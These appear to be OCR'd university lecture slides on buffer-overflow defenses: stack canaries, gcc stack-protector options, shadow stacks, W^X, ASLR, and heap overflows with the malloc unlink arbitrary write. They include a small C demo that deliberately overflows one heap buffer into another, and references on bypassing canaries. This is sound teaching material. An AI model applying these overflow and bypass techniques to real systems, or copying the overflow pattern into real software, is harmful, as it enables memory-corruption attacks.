CSC 591
Systems Attacks and Defenses

Stack Canaries & ASLR

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How can we prevent a buffer overflow?


Buffer overflow defenses

- Check bounds
  - Programmer
  - Language
- Stack canaries
- [...more…]

StackGuard


- A compiler technique that attempts to eliminate buffer overflow vulnerabilities
- No source code changes
- Patch for the function prologue and epilogue
  - Prologue
    - push an additional value into the stack (canary)
  - Epilogue
    - pop the canary value from the stack and check that it hasn't changed

Regular stack




StackGuard

canary: random 32-bit value



StackGuard


0xFFFFFF
...
previous frame
function arguments
return address
&shellcode
canary
???
previous frame pointer
shellcode
local variables
0x000000
...

Let's check what gcc does!

```c
#include <stdio.h>

int main(void) {
        return printf("Hello World!\n");
}
```

```
$ gcc -fstack-protector-all helloworld.c -o helloworld
$ gdb ./helloworld
```

StackGuard assembly

```
(gdb) disas main
Dump of assembler code for function main:
   0x0804846b <+0>:  lea    0x4(%esp),%ecx
   0x0804846f <+4>:  and    $0xfffffff0,%esp
   0x08048472 <+7>:  pushl  -0x4(%ecx)
   0x08048475 <+10>: push   %ebp
   0x08048476 <+11>: mov    %esp,%ebp
   0x08048478 <+13>: push   %ecx
   0x08048479 <+14>: sub    $0x14,%esp
   0x0804847c <+17>: mov    %gs:0x14,%eax
   0x08048482 <+23>: mov    %eax,-0xc(%ebp)
   0x08048485 <+26>: xor    %eax,%eax
   0x08048487 <+28>: sub    $0xc,%esp
   0x0804848a <+31>: push   $0x8048530
   0x0804848f <+36>: call   0x8048330 <printf@plt>
```

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StackGuard assembly

```
   0x08048494 <+41>: add    $0x10,%esp
   0x08048497 <+44>: mov    -0xc(%ebp),%edx
   0x0804849a <+47>: xor    %gs:0x14,%edx
   0x080484a1 <+54>: je     0x80484a8 <main+61>
   0x080484a3 <+56>: call   0x8048340 <__stack_chk_fail@plt>
   0x080484a8 <+61>: mov    -0x4(%ebp),%ecx
   0x080484ab <+64>: leave
   0x080484ac <+65>: lea    -0x4(%ecx),%esp
   0x080484af <+68>: ret
End of assembler dump.
```

StackGuard assembly

```
   0x08048494 <+41>: add    $0x10,%esp
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End of assembler dump.
```

Canary Types

- **Random Canary** – The original concept for canary values took a 32-bit pseudorandom value generated by the /dev/random or /dev/urandom devices on a Linux operating system.
- **Random XOR Canary** – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.
- **Null Canary** – Originally introduced by der Mouse on the BUGTRAQ security mailing list, the canary value is set to 0x00000000 which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.
- **Terminator Canary** – The canary value is set to a combination of Null, CR, LF, and 0xFF. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as gets().

Terminator Canary

0x000aff0d

\x00: terminates strcpy

\x0a: terminates gets (LF)


\xff: Form feed

\x0d: Carriage return

We used **-fstack-protector-all** to add the protection in gcc

-fstack-protector-strong


- -fstack-protector is not enough
  - Adds stack protection to functions that have “alloca” or have a (signed or unsigned) char array with size > 8 (SSP_BUFFER_SIZE)
- fstack-protector-all is an overkill
  - Adds stack protection to ALL functions.
- -fstack-protector-strong was introduced by the Google Chrome OS team
- Any function that declares any type or length of l**ocal array**, even those in structs or unions
- It will also protect functions that use a **local variable's address** in a function argument or on the right-hand side of an assignment
- In addition, any function that uses **local register variables** will be protected


X:
protected by guard1
vunerable
from Q
XX:
guard1
unprotected
var1
G:
protected by guard0
vunerable from P
return
old-bp
guard0
v0
still unprotected
v1
still unprotected
array
Y:
F:
wgets(P)
wgets(Q)

source

How can we bypass stack canaries?

Frame Pointer Overwrite Attack




http://phrack.org/issues/55/8.html#article

Other pointers

- Global Offset Table (GOT)
  - table of addresses which resides in the data section
  - helps with relocations in memory
- Function pointers
- Non-overflow exploits with arbitrary writes


http://phrack.org/issues/56/5.html#article

Shadow Stack





"Transparent runtime shadow stack: Protection against malicious return address modifications"

NOEXEC (W^X)



NOEXEC (W^X)





Address Space Layout Randomization (ASLR)

- Randomly arranges the address space positions of key data areas of a process
  - the base of the executable
  - the stack
  - the heap
  - libraries

- Discovering the address of your shellcode becomes a difficult task

Summary of defenses

Stack cookies/canaries

Shadow stack

W^X

ASLR

What about Heap-based overflows?


Heap-based overflows

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 16
#define OVERSIZE 8 /* overflow buf2 by OVERSIZE bytes */

int main() {
   u_long diff;
   char *buf1 = (char *)malloc(BUFSIZE), *buf2 = (char *)malloc(BUFSIZE);

   diff = (u_long)buf2 - (u_long)buf1;
   printf("buf1 = %p, buf2 = %p, diff = 0x%x bytes\n", buf1, buf2, diff);

   memset(buf2, 'A', BUFSIZE-1), buf2[BUFSIZE-1] = '\0';

   printf("before overflow: buf2 = %s\n", buf2);
   memset(buf1, 'B', (u_int)(diff + OVERSIZE));
   printf("after overflow: buf2 = %s\n", buf2);

   return 0;
}
```

Overflow into another buffer


```
$ gcc heap.c -o heap #no flag for gcc protections!
$ ./heap
buf1 = 0x9d7010, buf2 = 0x9d7030, diff = 0x20 bytes
before overflow: buf2 = AAAAAAAAAAAAAAA
after overflow: buf2 = BBBBBBBBAAAAAAA
```

How does malloc/free work?



free()

```
#define unlink( P, BK, FD ) {
    [1] BK = P->bk;
    [2] FD = P->fd;
    [3] FD->bk = BK;
    [4] BK->fd = FD;
}
```



Arbitrary write!!!


Let’s break ASLR in the heap!

Heap spraying

